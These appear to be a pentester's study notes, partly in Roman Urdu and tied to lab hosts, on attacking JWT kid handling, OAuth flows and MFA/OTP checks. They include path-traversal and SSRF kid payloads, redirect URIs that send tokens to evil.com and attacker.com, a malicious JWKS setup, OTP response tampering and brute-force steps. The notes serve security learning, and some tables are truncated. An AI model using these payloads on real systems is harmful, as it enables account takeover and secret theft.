Purpose: Find misconfigurations where the server misuses `kid` to load secrets/keys from file, URL, or custom lookup.

1) Basic Recon — Gather Info

✓ Check JWT header values:

- `alg`

- `kid`

- `typ`

✓ Identify algorithm:

- ◇ **HS256** (shared secret) → file inclusion & secret loading possible

- ◇ **RS256 / ES256** → key confusion, key injection possible

✓ Check if token is validated server-side (always test this).

2) `kid` Manipulation Tests

2.1 Change `kid` to random string

```
"kid": "test"
```

Expected:

 Should fail with signature error.

If no error → likely weak/ignored validation.

2.2 Path Traversal (File Inclusion)

Test common files:

```
"kid": "../../../etc/passwd"
```

```
"kid": "../../../etc/hostname"
```

```
"kid": "../../../etc/hosts"
```

```
"kid": "../../../proc/self/environ"
```

If server loads file as secret → **HUGE RCE risk** (HS256 only).

2.3 Absolute Path

```
"kid": "/etc/passwd"
"kid": "/etc/hostname"
```

2.4 Trailing Null Byte

Sometimes PHP filters bypass:

```
"kid": "../../../../../../../etc/passwd\0"
```

2.5 Extensions Tricks

```
"kid": "../../../../../../../etc/passwd.txt"
```

2.6 URL Loading

Some servers load secret from URL in `kid`:

Test SSRF:

```
"kid": "http://localhost/"
"kid": "http://127.0.0.1/admin"
"kid": "http://169.254.169.254/latest/meta-data/"
"kid": "file:///etc/passwd"
```

If works → SSRF via JWT!

2.7 Protocol Tricks

```
"kid": "ftp://server/"
"kid": "gopher://127.0.0.1/"
"kid": "redis://127.0.0.1/"
```

3) Algorithm Abuse (if alg can be changed)

Test if you can switch:

RS256 → **HS256**

Use server's **public key as secret** → generate valid admin tokens.

Checklist:

✓ Change header:

```
"alg": "HS256"
```

✓ Use `kid` to point to public key (if file readable)

✓ Sign token with public key (as shared secret)

If accepted → **critical vulnerability**.

4) JWKS Based Attacks (Only if RS256 Used)

4.1 JWKS Injection

Change kid to match your own JWKS:

```
"kid": "mykey"
```

Host malicious JWKS:

```
https://yourserver.com/.well-known/jwks.json
```

Insert your own public key.

If server fetches it → full token forgery.

5) Error Message Validation

Check responses for:

- ✓ `key file not found`
- ✓ `signature verification failed`
- ✓ `invalid kid`
- ✓ `could not load secret`
- ✓ `unexpected token header`

These help determine the backend logic.

6) Identify Secret Derivation Logic

Some frameworks build paths like:

```
/keys/<kid>.key  
/secrets/<kid>
```

Test via variations:

```
"kid": "../../../etc/passwd"  
"kid": "../../../config"  
"kid": "../../../var/log"
```

7) Timing Analysis

If server reads file content:

◇ Large file = slow response

◇ Missing file = fast fail

Test:

```
kid: "/var/log/syslog" (big)  
kid: "/etc/hostname" (small)  
kid: "/dev/zero"
```

Useful for blind LFI via timing.

8) Check Dangerous System Files

Target common readable files:

| File | Purpose |
|-----------------|--|
| /etc/hostname | Small, always present, easy secret replacement |
| /etc/machine-id | Unique, good HS256 secret |
| /etc/os-release | Leak flavor |
| /proc/cmdline | Kernel args |

| File | Purpose |
|--------------------|------------------------------------|
| /proc/self/environ | Env variables, may contain secrets |

Use these values as HS256 secret and sign new tokens.

9) Try Bypass Filters

Suffix/prefix tests:

```
"kid": "file:../../../../etc/passwd"
"kid": "php://filter/resource=../../../../etc/hostname"
"kid": "zip://something"
"kid": "data://"
"kid": "@../../../../etc/passwd"
```

10) Report Writing Tips

Include in report:

- ✓ Step-by-step reproduction
 - ✓ JWT samples
 - ✓ Exact vulnerable `kid` value
 - ✓ File inclusion results
 - ✓ Created malicious JWT
 - ✓ Impact: Privilege escalation → Admin → Account takeover → RCE

OAuth

| Grant Type | Description |
|--|------------------|
| Authorization Code Grant | User logs in via |
| Authorization Code + PKCE | Same as auth |
| Implicit Grant (Deprecated) | Access token r |
| ROPC (Resource Owner Password Credentials) | User gives use |
| Client Credentials Grant | App uses its o |
| Device Code Grant | Device shows |
| Refresh Token Grant | Refresh token |

How to Identify OAuth Usage in an Application

| Step | What to Look For |
|--------------------|------------------|
| 1. Login Screen | "Login with Go |
| 2. Redirect URLs | URLs containin |
| 3. Network Traffic | Browser auto- |
| 4. Token Endpoints | URLs like /oau |
| 5. HTTP Headers | Headers conta |
| 6. Source Code | Imports like o |
| 7. Error Messages | Errors mention |

How to identify

✅ OAuth Identification Checklist (Pentester Ready)

🔍 1. UI-Level Indicators (Front-End Checks)

✓ Does the login page show:

- ☐ "Login with Google / Facebook / GitHub"
- ☐ "Sign in with <Provider>"
- ☐ "Continue with <Provider>"
→ If yes, **OAuth is likely used.**

🌐 2. URL & Redirect Checks (Very Important)

While clicking login:

- ✓ Look for redirects to external domains
- ✓ Check if URL contains OAuth parameters:

◇ ☐ `response_type=code`

◇ ☐ `client_id=`

◇ ☐ `redirect_uri=`

◇ ☐ `scope=`

◇ ☐ `state=`

◇ ☐ `code=` (after login)

→ These parameters **confirm OAuth flow.**

💻 3. Network Traffic Analysis

In DevTools → Network:

- ✓ When logging in:
 - ◇ ☐ Browser redirected to `/authorize`
 - ◇ ☐ Later request sent to `/token` endpoint
 - ◇ ☐ Access token appears in response (JSON)
 - ◇ ☐ Authorization header contains: `Bearer <token>`

→ OAuth flow clearly confirmed.

🔑 4. Endpoint Fingerprinting

Look for the following endpoint patterns:

Common Authorization Endpoints

- ◇ ☐ `/oauth/authorize` {typically django oauth toolkit}
- ◇ ☐ `/o/authorize/`
- ◇ ☐ `/auth/authorize`
- ◇ ☐ `/oauth2/auth`

Common Token Endpoints

- ◇ ☐ `/oauth/token`
- ◇ ☐ `/o/token/`
- ◇ ☐ `/auth/token`
- ◇ ☐ `/oauth2/token`

→ Endpoint style helps identify the **framework**.



5. HTTP Headers & Metadata Check

Look for hints in responses:

- ◇ ☐ `X-Powered-By: Django`
- ◇ ☐ `X-OAuth-Toolkit`
- ◇ ☐ `spring.security.oauth`
- ◇ ☐ Comments like: `<!-- passport js -->`

→ These reveal the backend technology.



6. Source Code Indicators (If Accessible)

Search for:

Python / Django:

- ◇ ☐ `django-oauth-toolkit`
- ◇ ☐ `oauthlib`

Node.js:

◇ ☐ `passport`

◇ ☐ `passport-google-oauth`

Java / Spring:

◇ ☐ `spring-security-oauth2`

◇ ☐ `OAuth2AuthorizedClient`

PHP:

◇ ☐ `league/oauth2-client`

→ Imports directly expose OAuth library.

7. Error Message Fingerprinting

Trigger common OAuth errors (invalid redirect, invalid client):

Check if errors include:

◇ ☐ `oauthlib error`

◇ ☐ `spring.security.oauth2 error`

◇ ☐ `passport-oauth error`

◇ ☐ `invalid_grant`

◇ ☐ `unsupported_response_type`

→ Error strings reveal the underlying framework.

8. Token Structure Check

When access token appears:

◇ ☐ Is it JWT? (3 parts separated by dots)

◇ ☐ Does decoded header show:

▪ `typ: JWT`

▪ `alg: RS256 or HS256`

▪ Issuer or library name

◇ ☐ Contains standard claims: `sub, iss, exp`

→ Helps identify OAuth + identity provider style.

0 1 F
3 D 7

9. Documentation / Config Check

If app has docs, look for:

- ◇ ☐ `"/.well-known/openid-configuration"`
- ◇ ☐ OAuth client IDs/secret configs
- ◇ ☐ OAuth provider configs

→ Many apps expose these files unintentionally.



10. Behavior-Based Checks

Does the app:

- ◇ ☐ Redirect user for login?
- ◇ ☐ Not ask for password directly?
- ◇ ☐ Show a consent screen?
- ◇ ☐ Store access token server-side?
- ◇ ☐ Use Bearer tokens in API calls?

→ All point toward OAuth usage.



Final Pocket Summary (Mini-Checklist)

Quick 10-Point OAuth Detection

1. ☐ Login-with buttons
2. ☐ Redirect to external provider
3. ☐ OAuth parameters in URL
4. ☐ `/authorize` endpoint
5. ☐ `/token` endpoint
6. ☐ Access token in network responses
7. ☐ Bearer token in API requests
8. ☐ JWT structure in tokens
9. ☐ OAuth library names in headers/errors

10. ☐ Consent screen appears

Pentest POV(Stealing OAuth Token)

Checklist: "From Authorization Code → Access Token" Risk Path (If Domain is Compromised)

(Defensive, safe, non-exploit sequence)

Neeche woh sari cheezein listed hain jo **ek compromised redirect_uri domain ko dangerous banati hain**, aur jis order mein OAuth flow vulnerable hota hai. Kisi bhi step mein strict validation na ho → risk.

1) Redirect URI Ownership Check

✓ Check if any **redirect_uri** is pointing to a domain / subdomain that can be taken over

- Abandoned domain
- Misconfigured DNS
- Expired hosting
- Wildcard redirect patterns

➡ Agar attacker ne domain control le liya → woh OAuth redirect endpoint host kar sakta hai.

2) Does Authorization Server Accept That Redirect_URI?

✓ Confirm karo ke **Authorization Server**:

- ◇ **exact-match** enforce karta hai?
- ◇ Ya sirf **starts-with / begins-with** match use karta hai?
- ◇ Ya wildcard (`*.domain.com`) allow karta hai?

➡ Lenient matching = attacker compromised domain ko **redirect_uri** ke tor par register kar dega.

3) Code delivered to redirect_uri (Authorization Code Exposure Risk)

✓ Check: Authorization Code **URL ke query parameter me** deliver ho raha hai?

Example:

```
https://compromised-domain.com/callback?code=XXXX
```

➡ Agar domain attacker ke paas hai → **code visible**.

Is step par token abhi nahi mila hota — sirf "code" milta hai.

4) Does attacker need state validation bypass?

✓ Check if application properly validates **state** parameter:

- ◇ Is it random per request?

- ◇ Is it stored server-side?
- ◇ Is missing/invalid state rejected?

➡ Poor or missing state validation = attacker ka crafted request accept ho jata hai → code mil jata hai.

5) Can the Attacker Use the Code? (Token Endpoint Exposure Assessment)

- ✓ Check token endpoint security:
 - ◇ Kya client confidential hai ya public?
 - ◇ Kya client_secret required hai?
 - ◇ Kya PKCE required hai?

Risk Scenarios:

✗ A) Client Secret NOT Required / Public Client → HIGH RISK

Agar client_secret required nahi hai:

➡ Authorization Code directly exchange ho sakta hai → token mil sakta hai.

✗ B) PKCE NOT Enabled

Agar PKCE nahi hai:

➡ Code = enough to get token.

✓ Safe if:

- ◇ PKCE + code_verifier required
- ◇ Authorization Server enforces client secret for confidential client
- ◇ Code is single-use & bound to session/client

6) Token Exchange Attempt

- ✓ Pentest mein check:
 - ◇ Kya Authorization Server rejects token exchange if:
 - wrong redirect_uri
 - wrong client_id
 - missing PKCE
 - mismatched client_secret

- ◇ Kya server allow karta hai:
 - cross-site token exchange
 - code reuse
 - code not bound to client

➡ Weak validation = attacker compromised domain par milne wale code ko exchange kar sakta hai.

7) Token Response Hardening

✓ Check token endpoint response:

- ◇ access_token short-lived only?
- ◇ refresh_token issued?
- ◇ token binding to session or device?
- ◇ does server allow token replay?

➡ Loose token issuance = attacker ka kaam easy.

■ In Summary — The 5 Critical Fail Points

Agar kisi system mein yeh 5 jagah loose security ho, attacker compromised redirect_uri domain se authorization code → access token nikal sakta hai:

1. **Weak redirect_uri validation** (wildcards, subdomain takeover)
2. **Authorization Code sent to attacker-controlled URL**
3. **Improper/missing state validation**
4. **No PKCE enforcement** (public clients)
5. **Client secret not required OR badly validated**

● Final Defensive Checklist (One-Page Quick Summary)

Check Redirect Security

- ◇ ☐ All redirect_uris are owned
- ◇ ☐ No dev/staging domains in prod
- ◇ ☐ HTTPS required

- ◇ ☐ No wildcards

Check Authorization Flow

- ◇ ☐ Code sent only to trusted HTTPS domains
- ◇ ☐ State mandatory + validated

Check Token Exchange Security

- ◇ ☐ PKCE required
- ◇ ☐ Client secret validated for confidential clients
- ◇ ☐ Code is single-use & short-lived
- ◇ ☐ Token endpoint checks redirect_uri match

Check Token Hardening

- ◇ ☐ Access token short-lived
- ◇ ☐ Refresh tokens limited / rotated
- ◇ ☐ Token cannot be replayed from other locations

CSRF in OAuth

If state parameter is missing in url like:

http://coffee.thm:8000/o/authorize/?response_type=code&client_id=kwov5pKqHOn0bJPNYuPdUL2du8aboMX1n9h9C0PN&redirect_uri=http%3A%2F%2Fcoffee.thm%2Fcsrf%2Fcallbackcsrf.php

state parameter is missing

CSRF happens in OAuth if:

state parameter is missing, weak, or predictable

redirect_uri is manipulatable:

OAuth provider sends code to any uri in callback

phly to state ka na hona ya weak hona then redirect_uri ka manipulateable hona then redirect_uri ka aisa hona jahan code dekhy ya jo b ha either attacker controlled ya OAuth server ka endpoint then victim ka link pa jana or authorize krna

Prereqs

Prerequisites for OAuth CSRF Attack (Exploiting Missing State)

(Real-world + THM scenario compatible)

1. Missing or Weak `state` Parameter

The OAuth client **must not send a state parameter**, or it must be:

- static
- guessable
- same for every session
- not validated on return

✓ Without a strong state, attacker can inject their own OAuth response.

2. Redirect URI Must Be Manipulable

One of these must be true:

A. OAuth client doesn't strictly validate `redirect_uri`

- Accepts ANY `redirect_uri` passed by attacker
- OR allows open redirects / wildcard domains
- OR retrieves `redirect_uri` from user-controlled input

B. OAuth provider doesn't enforce pre-registered redirect URIs

- Allows dynamic `redirect_uri`
- Does not check domain whitelist properly

✓ This allows attacker to say:

"Hey OAuth server, send the code to **my** callback, not the client's."

3. Attacker Must Be Able to Authenticate at the Provider

Attacker needs to:

- ◇ login to OAuth provider (coffee.thm) **as attacker**
- ◇ authorize the vulnerable client (ContactApp)

This gives attacker:

- ✓ an **authorization code belonging to attacker's account**

4. Victim Must Be Logged into the Vulnerable Client

Victim must be authenticated in:

- ◇ **mycontacts.thm** (or whatever main app is)

Why?

So when victim clicks attacker's CSRF payload, the browser sends victim's session cookies along → the app thinks: "This request is from the logged-in victim. OK, I'll link this OAuth account to them."

5. The Client Automatically Exchanges Code for a Token

The vulnerable client:

- ◇ Automatically exchanges any received code for token
- ◇ Automatically links external account without verifying state
- ◇ Does NOT check whether the code originally belongs to the victim

✓ This allows attacker's code → to be treated as if victim generated it.

6. Victim Must Execute the Attacker Payload (CSRF Trigger)

Victim must click:

`http://bistro.thm:8080/csrf/callbackcsrf.php?code=ATTACKER_CODE`

or any attacker-controlled crafted link.

Browser sends:

- ◇ victim cookies
- ◇ attacker's code

✓ Linking attacker's OAuth account to victim's local app account.

Full Prereqs Final Summary Table

| Requirement | Why Needed |
|---|-----------------|
| No/weak state parameter | To bypass flow |
| redirect_uri manipulable or not validated | To receive the |
| Attacker can sign into OAuth provider | To generate a |
| Victim logged into the vulnerable client | So the malicio |
| Client auto-exchanges code without validation | To accept atta |
| Victim executes attacker's CSRF link | To deliver atta |

CSRF detailed

CSRF in OAuth — Required Conditions (Complete List)

For this attack to work, **ALL** or at least **MOST** of the following weaknesses must exist:

1. No `state` parameter OR weak `state`

This is the primary root cause.

✗ Missing `state`

- The client (MyContacts) doesn't send a random `state`.
- OAuth provider does not enforce it.

✗ Weak/guessable `state`

- ◇ Static like "123" or username based.
- ◇ Attacker can brute-force or reuse it.



This means **the victim's authorization response can be attached to attacker's session.**

2. Manipulatable / overly-permissive `redirect_uri`

This is your second key prerequisite.

✗ Vulnerable redirect URI handling:

- ◇ OAuth provider allows URL prefixes (wildcards).
- ◇ Allows query injection.
- ◇ Allows attacker to register a **valid redirect URI they control.**
- ◇ OR attacker finds a misconfigured endpoint on OAuth server itself where they can read the `code`.

Examples:

- ◇ `https://victim.com/callback/*`
- ◇ `https://victim.com/callback?next=attacker.com`
- ◇ **Your example:**

`http://coffee.thm:8000/oauthdemo/callbackforcsrf/`

Attacker controls this.



This makes OAuth send the **authorization code** to a place **that attacker can see**.

3. Victim tricked into clicking the prebuilt OAuth URL

The attacker builds a URL like:

```
http://coffee.thm:8000/o/authorize/?response_type=code
&client_id=VALID_CLIENT_ID
&redirect_uri=ATTACKER_CONTROLLED_REDIRECT
```

Victim visits → Logs in → Clicks "Authorize".



Now the **authorization code** is sent to attacker-controlled `redirect_uri`.

4. The code belongs to the OAuth provider — not the client app

YES — you asked earlier and this is correct:

- ◇ **The code is issued by the OAuth provider (Coffee OAuth server).**
- ◇ **It is NOT generated by MyContacts / Bistro / any client.**

Attacker's goal = **steal the provider-issued code**, then send it to MyContacts token endpoint.

5. Client (MyContacts) does NOT verify who started the OAuth session

Because no `state` is present, MyContacts:

- ◇ Accepts any valid code.
- ◇ Associates the resulting access token with **attacker's session**.
- ◇ But token belongs to **victim's account**.



This is the core CSRF effect:

victim authorizes → attacker receives victim's token



Full Attack Flow (Final Summary)

Step 1 — Attacker builds malicious OAuth URL

Using:

- ◇ valid `client_id` (of MyContacts)

◇ attacker-controlled `redirect_uri`

◇ no `state`

Step 2 — Victim clicks the link

Victim logs in to OAuth provider, clicks **Authorize**.

Step 3 — OAuth provider sends code to attacker `redirect_uri`

Because `redirect_uri` is attacker-controlled or manipulatable

→ attacker sees:

```
?code=ABCDEFGH1234567
```

Step 4 — Attacker takes code → sends to MyContacts token endpoint

Attacker exchanges it as if he started the flow.

Step 5 — MyContacts grants an access token bound to victim

But MyContacts attaches that token to **attacker's session**.



Attacker is now logged in as **victim**.



One-sentence version

CSRF in OAuth works when `state` is missing/weak, `redirect_uri` can be manipulated/controlled, and the client app blindly accepts the authorization code returned from the victim's forced OAuth session

Implicit Grant Flow

Weaknesses

- **Exposing Access Token in URL:** The application redirects the user to the OAuth authorization endpoint, which returns the access token in the URL fragment. Any script running on the page can easily access this fragment.
- **Inadequate Validation of Redirect URIs:** The OAuth server does not adequately validate the redirect URIs, allowing potential attackers to manipulate the redirection endpoint.
- **No HTTPS Implementation:** The application does not enforce HTTPS, which can lead to token interception through man-in-the-middle attacks.
- **Improper Handling of Access Tokens:** The application stores the access token insecurely, possibly in `localStorage` or `sessionStorage`, making it vulnerable to XSS attacks.

Pentest POV

1. Identify Implicit Grant Usage

- Check if OAuth authorization requests use:

```
response_type=token
```

- Confirm that access token is returned in URL fragment (`#access_token=`).
- Identify if the client is a SPA (React, Vue, Angular).

Goal: Know token will be exposed in browser → easy to steal.



2. Inspect Redirect URI Security

Test redirect URI validation of OAuth server:

- ◇ Try wildcard redirect URIs:

```
https://evil.com
```

```
https://victim.com.evil.com
```

```
https://victim.com/callback?next=evil.com
```

- ◇ Try prefix injection:

```
https://victim.com/callback@evil.com
```

- ◇ Try parameter pollution:

```
redirect_uri=https://victim.com/callback?redirect_uri=https://evil.com
```

- ◇ Check if redirect URI is hardcoded or user-controlled

- ◇ Try open redirects in the client app

```
→ victim.com/callback?next=https://evil.com
```

Goal: Redirect token to attacker page.



3. Try Token Leakage via Redirect Manipulation

- ◇ Redirect victim to OAuth login with attacker redirect:

```
https://oauth.com/authorize?response_type=token
&client_id=CLIENT
&redirect_uri=https://attacker.com/grab
&scope=profile
```

- ◇ Observe if access token appears at attacker endpoint:

```
https://attacker.com/grab#access_token=...
```

Goal: Hijack access token from victim login.

4. Test for MITM Exposure (Only in Allowed Environments)

- ◇ Check if OAuth login or redirect is over HTTP (not HTTPS)
- ◇ Capture traffic → observe token in URL fragment or logs
- ◇ Try SSL stripping on login page

Goal: Access token leak via network-level attacker.

5. Check Client-Side Token Storage

Inside the final app (SPA):

- ◇ Is token stored in **localStorage**?
- ◇ Is token stored in **sessionStorage**?
- ◇ Is token stored in **URL fragment** after load?
- ◇ Is token printed in console/logs?

Goal: If any XSS exists → token theft → account takeover.

6. Look for XSS Paths

If token is stored client-side:

- ◇ Test for reflected XSS
- ◇ Test for DOM XSS
- ◇ Test for JS-injection via Angular, React, Vue components

Goal: Combine XSS + Implicit Flow → instant OAuth bypass.



7. Check for Token Exposure in Browser Features

- ◇ Does token appear in browser history?
- ◇ Does token appear in referer headers?
- ◇ Does token appear in server logs?
- ◇ Does token appear in JavaScript network logs?

Goal: Identify passive token leakage.



8. Test Open Redirects Inside Application

If OAuth redirects back to the main app:

- ◇ Find open redirect inside app
- ◇ Chain OAuth → app open redirect → attacker

Example:

```
OAuth → victim.com/callback#access_token=...  
victim.com/callback → redirects to next=https://attacker.com
```

Goal: Steal token through indirect redirect.



9. Check for PostMessage Token Sharing

SPAs sometimes pass token via postMessage:

- ◇ Check event listeners in JS
- ◇ Attempt to inject malicious iframe
- ◇ Intercept postMessage contents

Goal: Capture token in inter-window communication.



10. Confirm Token's Privileges

Once token is obtained:

- ◇ Access protected APIs
- ◇ Fetch user profile
- ◇ Validate token expiry

- ◇ Try refreshing token (even if implicit normally shouldn't)

Goal: Measure impact → Unauthorized API access, account takeover.

🔍 11. Document Exploitation Chain

Your final report should contain:

- ✓ Weak redirect URI
 - ✓ Token delivered in URL
 - ✓ Token stolen via attacker redirect
 - ✓ Impact (account takeover)
 - ✓ Recommended fix (migrate to Authorization Code + PKCE)



Summary for Pentesters (1 Line)

Implicit Flow is insecure by design; your job is to steal the access token through redirect manipulation, XSS, or network interception and prove unauthorized access.

Others

Pentester Checklist — Token Expiry, Replay & Storage

1. Insufficient Token Expiry

- Check access token expiry (is it long-lived? hours? days? no expiry?).
- Check refresh token expiry (does it expire at all?).
- Try using old tokens → does API still accept them?
- Look for rotation: are refresh tokens rotated or reused?
- Check if logout invalidates tokens (usually it shouldn't).

2. Replay Attack Check

- ◇ Capture a legitimate access token (MITM proxy or client-side).
- ◇ Reuse same token multiple times → is it accepted?
- ◇ Check if server binds token to:
 - IP
 - User-agent
 - Session
- ◇ Check if API monitors nonce/timestamp.
- ◇ Try sending same request with same token repeatedly.

3. Insecure Token Storage

- ◇ Inspect token storage in browser:
 - localStorage (bad)
 - sessionStorage (still risky)
 - cookies without HttpOnly/Secure flags
- ◇ Look for token leaks in:

- Client-side logs (console.log)
 - Browser history
 - Referer headers
-
- ◇ Test XSS → Can you steal stored tokens?
 - ◇ Check mobile/desktop apps storing tokens in plain-text files.

MFA

✅ **Weak OTP Generation**

OTPs are generated using a predictable or weak algorithm, making them guessable or pattern-based instead of random.

✅ **Application Leaking the 2FA Token**

The app accidentally exposes the OTP in API responses, UI data, or network traffic — so an attacker can directly read the code.

✅ **Brute-Forcing the OTP**

The OTP can be guessed by trying many combinations because the app doesn't limit attempts or lock accounts.

✅ **Lack of Rate Limiting**

The server allows unlimited OTP submissions, letting attackers rapidly try all possible OTPs without being blocked.

✅ **Evilginx (MFA Bypass via Phishing)**

A phishing proxy captures the user's credentials and OTP in real time and steals the user's session cookies, bypassing MFA completely.

OTP Leakage

OTP Leakage (XHR / API) – Pentester Checklist



1. Inspect Network Requests

- Check **XHR/Fetch requests** during login & 2FA.
- Look for endpoints like:
`/api/otp, /2fa/send, /verify-otp, /auth/otp, etc.`



2. Check Responses for Sensitive Data

- ◇ See if the server returns:
 - OTP code itself
 - OTP in JSON fields (e.g., `"otp": "123456"`)
 - OTP inside debug data or error messages
 - OTP in HTML comments or script variables



3. Confirm Whether OTP is Sent to Client Unnecessarily

- ◇ Check if frontend receives OTP even though it **should only be sent via SMS/Email**.



4. Review Error Handling

- ◇ Look for responses leaking hints or partial OTP (e.g., "OTP starts with 12****").



5. Check for Debug/Verbose Output

- ◇ Test endpoints with:
 - `?debug=true`
 - `?verbose=1`
 - invalid params
- ◇ Look for logs, stack traces, or debug info revealing OTP.

6. Replay OTP Requests

- ◇ Resend the same XHR request and check if:
 - OTP is regenerated and leaked again
- OTP can be viewed multiple times

7. Validate Whether OTP Delivery is Server-side Only

- ◇ Confirm OTP is sent **only over Email/SMS**, not through an API returning it to the browser.

8. Look for Leaked OTP in Other Places

- ◇ Browser console logs
- ◇ LocalStorage / SessionStorage
- ◇ Hidden DOM elements
- ◇ Query parameters (rare but critical)

9. Check API Misconfigurations

- ◇ Try unauthorized access to `/otp` endpoints (no auth)
- ◇ Try accessing with another user's session
- ◇ Check IDOR on OTP endpoints (e.g., userID param)

10. Final Exploit Attempt

- ◇ Use the leaked OTP to log in as the target user
- ◇ Document steps clearly (no damage)

Insecure Coding

1. Check if Dashboard Directly Accessible Without OTP

Steps

- Login with username + password
- Jab OTP page aaye, OTP enter na karo
- Directly open sensitive URLs:
 - ◇ `/dashboard`
 - ◇ `/profile`
 - ◇ `/settings`
 - ◇ `/orders`
 - ◇ `/messages`

If: URL open ho jaye → 2FA bypass confirmed

2. Check Backend API Calls Without OTP

Steps

- ◇ OTP verify na karo
- ◇ Inspect API endpoint via DevTools / Burpsuite:
 - `GET /api/user`
 - `GET /api/orders`
 - `GET /api/dashboard`

If: API data return ho raha → OTP enforce nahi ho raha

3. Check Session Creation Timing

Steps

- ◇ Login
- ◇ Check cookies/session tokens in browser
- ◇ Agar server login ke baad **full session token issue kar de** even before OTP → insecure design

Exploit:

Use that session token on protected endpoints.

 4. Try Skipping OTP Endpoint**Steps**

- ◇ Burp Suite → intercept OTP request
- ◇ Drop / Modify OTP request
- ◇ Dekho server OTP verify kiye baghair authentication complete kar deta hai ya nahi.

If: Login ho jaye → logic flaw

 5. Replay Login Request**Steps**

- ◇ Login → intercept request
- ◇ OTP page par aane ke baad wahi login POST request dobara send karo
- ◇ Kabhi-kabhi backend OTP stage ko reset nahi hota → direct login ho jata

 6. Check If OTP Flag Stored Only on Frontend**Steps**

- ◇ LocalStorage / sessionStorage inspect karo
- ◇ Kabhi app frontend variable `is2FA = true` set karta hai
- ◇ Isay manually set/modify karke bypass try karo

If: Frontend-based enforcement → insecure coding flaw

 7. Modify OTP Verification Response**Steps**

- ◇ Burp Suite → intercept OTP verification response
- ◇ Change response to:

```
{"status": "success"}
```


If: Server validate nahi karta → front-end trust → bypass

✅ 8. Corrupt OTP Value

Steps

◇ OTP field ko blank, NULL, or string send karo:

- `"otp": ""`
- `"otp": null`
- `"otp": "000000"`

If: Server accept kare → broken OTP logic

✅ 9. Cookie Swapping Test

Steps

- ◇ Login normal account se, OTP wala page open rakho
- ◇ Session cookie ko password-only login session ki cookie se replace karo

If: Session merge ho jaye → flawed session design

✅ 10. Try Direct POST Login Without Hitting OTP Endpoint

Some apps:

- ◇ Only use `/login` request
- ◇ OTP page sirf UI ka part hai
- ◇ Backend OTP enforce nahi karta

Send login POST directly and skip OTP entirely.



Exploitation Indicators

Agar inme se koi ho to **2FA bypass exploit possible**:

- ✓ Dashboard OTP ke bina open
- ✓ API data OTP ke bina access
- ✓ Session token login ke baad hi mil jaye
- ✓ OTP backend pe enforce hi na hota
- ✓ OTP sirf front-end logic ho
- ✓ Debug responses OTP verification bypass allow kare



In 1 Line:

Goal: Check if backend truly blocks access before OTP verification.

Exploit: Access protected areas direct, manipulate requests, or skip OTP endpoint entirely.

Beating Auto logout

Pentester POV – Auto-Logout / 2FA Bypass Checklist

1. Session Behavior Analysis

- Observe session cookie before login
- Check if login assigns a new session ID
- Check if OTP page uses the **same session** as login
- Wrong OTP par:
 - ◇ Does server **invalidate session**?
 - ◇ Does server assign **new session ID**?
 - ◇ Does server keep the **same PHPSESSID**?
- Compare sessionID **before & after** redirect-on-fail

2. OTP Generation Behavior

- ◇ OTP every login par regenerate hota?
- ◇ OTP session-based hai ya global?
- ◇ OTP fixed range (like 1250-1350)?
- ◇ OTP predictable / incremental?
- ◇ OTP expiry exist karta hai?
- ◇ OTP client-side exposed (HTML/JS)?
- ◇ OTP in server session stored as plain?

3. Auto-Logout Handling

- ◇ How many failed attempts before logout?
- ◇ Logout hone par session destroy hota?
- ◇ Logout hone par bhi OTP regenerate hota?

- ◇ Auto logout only UI-level hai ya backend-level?
- ◇ Does app force re-login but session reset **nahi** hota?

4. Automation Vulnerability

- ◇ Test whether attacker can:
 - auto-login → auto-OTP-submit loop
 - bypass logout by **reusing session**
 - submit OTP **without restarting login flow**
- ◇ Does backend accept OTP submissions from new sessions?
- ◇ Does backend rate-limit same IP?
- ◇ Add timing variations to evade WAF
- ◇ Supports multi-thread brute force?

5. Redirection & Flow Testing

- ◇ Is redirect after OTP failure predictable?
- ◇ Can attacker ignore redirect (allow_redirects=False)?
- ◇ Does dashboard allow access if correct OTP submitted **with old session**?
- ◇ Check mismatched flows:
 - login → OTP → fail redirect → brute force → dashboard

6. Weak Security Controls

- ◇ No rate-limit on login
- ◇ No rate-limit on OTP
- ◇ No IP lockout
- ◇ No device fingerprinting

- ◇ No geofence / risk scoring
- ◇ No CAPTCHA on login or 2FA

7. Server Weak Implementation Checks

- ◇ OTP validation endpoint accessible directly
- ◇ Missing CSRF on OTP form
- ◇ OTP not tied to login timestamp
- ◇ OTP not tied to username/email
- ◇ OTP not invalidated immediately after one use

Bug Bounty Hunter POV – Checklist Focused on Impact + Reporting

1. Identify OTP Bypass Angle

- ◇ Is OTP brute forceable (small range)?
- ◇ Server accepts many OTP guesses?
- ◇ OTP generated at login but **not changed after logout**?
- ◇ OTP tied to **session only**, not user?
- ◇ App checks OTP **only**, not session freshness?

2. Check for Session Reuse Bug

- ◇ Same PHPSESSID usable across multiple login attempts?
- ◇ Attack possible:
 - login → OTP fail → new login → brute → success
- ◇ OTP accepted **without performing fresh login**
- ◇ Correct OTP works even after multiple failures

3. Check for Broken Authentication Logic

- ◇ 2FA failure does NOT invalidate OTP
- ◇ 2FA failure does NOT invalidate session
- ◇ 2FA logic can be completely automated
- ◇ User is not logged out server-side, only visually redirected

4. Check for Missing Rate Limiting

- ◇ Login has no brute-force protection
- ◇ OTP has no brute-force protection
- ◇ OTP range too small
- ◇ No cooldown / lockout

5. Check for Automation Flaws

- ◇ No block on multiple sessions
- ◇ No block on rapid OTP submissions
- ◇ No IP, UA, or header-based detection
- ◇ Script can easily loop 1000s of attempts

6. Evidence Collection

For reporting, collect:

- ◇ Requests & responses showing same session reused
- ◇ Show OTP generation range
- ◇ Show success with old session
- ◇ Show auto-login+OTP-bruteforce loop
- ◇ Show server gave dashboard access even after auto-logout
- ◇ PoC timeline (with timestamps)
- ◇ Severity justification (account takeover)

7. Impact Explanation (For Report)

- ◇ Attacker brute-force OTP & hijack any account
- ◇ Auto-logout feature is ineffective
- ◇ Session & OTP are mismatched → full auth bypass
- ◇ Automated attack succeeds in seconds
- ◇ High severity: **Account Takeover (2FA Broken)**



Final Summary – One-Liner Checklists

Pentester POV

Test session handling → test OTP lifecycle → test login/OTP mismatch → test automation → test redirect flow → test rate limiting → confirm broken 2FA.

